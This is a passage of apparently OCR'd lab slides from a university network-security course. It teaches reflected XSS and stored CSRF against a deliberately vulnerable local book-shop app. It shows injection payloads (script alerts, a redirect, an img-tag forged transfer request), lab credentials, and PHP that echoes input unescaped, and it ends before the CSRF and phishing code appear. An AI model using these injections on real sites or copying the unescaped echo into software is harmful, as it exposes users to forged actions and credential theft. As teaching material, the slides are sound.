SOFTWARE ATTACKS 1: XSS, CSRF, PHISHING

Group 9: Corsi Giulia, Forresu Giacomo, Valentini Samuel

Content of afternoon session:

Recap: HTML
Recap: JavaScript

Exercise 1:
Reflected XSS attack

- Recapt XSS attack
- Working environment
- Injection of HTML code in search field
- Inject JavaScript code

Exercise 2:
Stored CSRF attack

- CSRF (Cross Site Request Forgery)
- Attack description
- Stored attack
- Working environment: phpMyAdmin
- Preparing the attack
- Inject the attack

Exercise 3:
Reflected phishing attack

- Phishing
- Attack description
- Code: the form
- Code: the JavaScript
- Attack execution
- Stolen entries in the attacker database
- Still have time?

Let’s fix the vulnerability

Recap: HTML

- **Markup languages** are used to create the structure of a document
  - Make the text content distinguishable from the layout
- HTML is a markup language used to define the structure of web pages.
  - Web browsers can read the HTML files and render the web page.
- HTML elements are used inside the HTML page to allow text annotations (‘mark’ the text)
  - It is possible to create also complex structures and interactive forms

<u>Some code:</u>


- Insert a heading: <h1>Here you insert the title</h1>
- Insert a picture: <img src=‘link_to_img’ width=10 height=10>
- Insert a link: <a href=‘www.your_link.com’>Visit this site</a>

- Insert a form to implement a request: username, password and submit button:

```
<form action=‘index.php’ method=‘get’ > <input type=‘text’ name=‘username’>
<input type=‘password’ name=‘password’> <input type=‘submit’> </form>
```

Recap: JavaScript

- Interpreted programming language
- One of the three base teachnologies used to produce content on the World Wide Web
- Accepts different styles (object-oriented, imperative, functional…)
- Integration with HTML code
  - <script>insert JavaScript code here</script>
- Launch an alert window
  - <script>alert('displayed message');</script>
- Redirect the page to another domain
  - <script>location.href='www.other_page.com'</script>



Hallo Welt!

Alert message box

Exercise 1:
Reflected XSS attack

XSS (Cross Site Scripting)

- Typically found in web applications, very popular in last years.
- Enables attacker to **inject** scripts (JavaScript, HTML code...) into web pages using **non validated input** fields and modify the content delivered to a user’s browser.
- When the page is loaded, the malicious input is executed as valid page content by the victim’s browser under the privileges of the web application (**same origin policy**).
- The vulnerability is on the server, but the attack affects the user, exploiting the trust he has for a particular website.

XSS

- Can be reflected or stored.
  - **Reflected**:
    - The XSS is injected into a URL.
    - The victim is tricked to use the URL, sending forged input to the server.
      - www.mysite.com?search=<script>alert('xss_example')</script>
  - **Stored**:
    - The XSS code is stored into a remote server (e.g. the website database)
    - Exploitation occurrs when a user (victim) visits a page with stored XSS code
- Impact:
  - Redirect the user to other websites
  - Modify the content's page (and its dynamic functionalities)
  - Disclosure of the user's session cookie
  - Steal credential
  - …

Working environment


- Open the virtual machine
  - Double click on NetSec.vbox
  - Click on Start
- Once the OS is loaded click on Firefox icon (top bar)
- Open the website
  - localhost/index.php
- Login as the attacker:
  - Username: attacker
  - Password: attacker
- Go back to home page...let’s start!

Injection of HTML code in search field

- Do a research for C# inside the search field
  - Observe the result

- Insert a HTML heading in the search field after the C# request
  - Inside the search field write
    - C#<h1>Here you insert the title</h1>
  - Now the user input is treated by the browser as valid HTML
  - No input validation is performed
  - Can we do something more with this vulnerability?

Result page for C#



Applications Places System
Change desktop appearance and behavior, get help, or log out
Book shop - Mozilla Firefox
Book shop
localhost/index.php?page=ospite&cmd=search&cerca=C%23
Search
Mercatino del Libro
Search by name or author
Search
Home
Lab info
Subscribe
Login
[Software Updater]
NetSec - NetBeans IDE ...
Book shop - Mozilla Fir...

Categories

- Other
- Art
- Law
- Economy
- Philosophy
- Geometry
- Games
- Informatics
- Literature
- Languages
- Medicine
- Music
- Science
- Sport
- History


Search result for C#...

Title	Author	Conditions	Price	Year	Description
C# 2013	Jhon Sharp	pari al nuovo	58	2013	

Welcome!

Here you can find new and used books. Login or create your account.

Result page with injected code



localhost/index.php?page=ospite&cmd=search&cerca=C%23+<h1>injected+Code<%2Fh1>

Search result for C#

injected Code

...


Title	Author	Conditions	Price	Year	Description

Welcome!

Here you can find new and used books. Login or create your account.

Inject HTML to visualize image

- <img src=‘hacked.png’ width=10 height=10>



Applications Places System
Book shop - Mozilla Firefox
Book shop
Search
Search
Home
Lab info
Subscribe
Login
[Software Updater]
NetSec - NetBeans IDE ...
Book shop - Mozilla Fir...

:an+inject+any+HTML+code+(images%2C+scripts..)%3A<%2Fh2>+<%2Fbr><img+src%3D"http%3A%2F%2Fwww.technollama.co.uk%2Fwp-content%2Fuploads%2F2013

Search by name or author

Categories

- Other
- Art
- Law
- Economy
- Philosophy
- Geometry
- Games
- Informatics
- Literature
- Languages
- Medicine
- Music
- Science
- Sport
- History

Search result for

You can inject any HTML code (images, scripts..):

HACKED

...


Title	Author	Conditions	Price	Year	Description

Welcome!

Here you can find new and used books. Login or create your account.

Inject JavaScript code

- Launch an alert message: <script>alert(‘XSS attack’);</script>



Applications Places Syst
Change desktop appearance and behavior, get help, or log out
Book shop - Mozilla Firefox
Book shop
Search
Mercatino del Libro
Search by name or author
Search
Home
Lab info
Subscribe
Login

localhost/index.php?page=ospite&cmd=search&cerca=<script>alert("XSS+attack")%3B<%2Fscript>

XSS attack

OK

Categories

Other
Art
Law
Economy
Philosophy
Geometry
Games
Informatics
Literature
Languages
Medicine
Music
Science
Sport
History

Search result for

come!


Here you can find new and used books. Login or create your account.

Transferring data from localhost...

[Software Updater]
NetSec - NetBeans IDE ...
Book shop - Mozilla Fir...

No input validation in the code

- contentSearch. php
- Notice that the input is echoed without any type of validation



```
<div class="content">
    <h2 id="titolo_risRicerca">Search result for <?php echo $_REQUEST['cerca'] ?>...</h2>
    <table class="searchTable">
    <tr class="titoli_tabella">
        <td>Title</td>
        <td>Author</td>
        <td>Conditions</td>
        <td>Price</td>
        <td>Year</td>
        <td>Description</td>
     </tr>
    <?php

```

Exercise 2:
Stored CSRF attack

CSRF (Cross Site Request Forgery)

- Also known as *one-click attack* or *session riding*.
- Similar to XSS, exploits non validated input fields
- Exploits the trust that a server has w.r.t. a user's browser. Attack happens on the server, that executes operations not intended by the user.
  - CSRF forges the input for the server and tricks the user in sending it
- Typically stored, could be also reflected (less effective)

- Example:
  - The attacker creates an HTML tag embedding a malicious GET request
    - <img src=‘mysite.com?transferfounds=1000&user=attacker’>
  - When the user (victim) loads the compromised page some actions are performed
    - Founds are transferred to attacker

Attack description

- The attacker wants the victim to buy a book owned by him without the victim’s permission

- When the victim opens the malicious page created by the attacker he involuntarily buys the book while loading the page

- Result:
  - On the notifications list the attacker can see that there is a notification pending from the victim, that has bought his book

Stored attack


- Why is it stored?
  - The attacker (you) is going to inject code inside the database
  - The injected code is going to be used to craft the dynamic page
  - This attack is persistent until the malicious code remains inside the database
    - Can be more dangerous than the reflected version

Working environment: phpMyAdmin

- Login on localhost/phpMyAdmin
  - User: root
  - Password: netsec
- On the left side of the page there are all the databases and tables
- Open the database ‘library’ by clicking on it
- Go inside the table ‘libri’
  - You are going to inject your code here, inside the ‘note’ column
  - Keep phpMyAdmin open while you perform the next steps

Preparing the attack

- Login with the attacker account
- Create a new book clicking on the dedicated button
  - Fill all the mandatory fields
  - Save the book
- Go inside ‘Account’ -> ‘My books’
  - Click on the description image
  - On the top bar look for the book id next to the search parameter



Applications Places System

Book shop - Mozilla Firefox

Book shop

localhost/index.php?page=user&cmd=update_book&search=7


Your book ID

Inject the attack

- In the same page, you can modify your book
- Now, inside the note filed, insert the malicious code
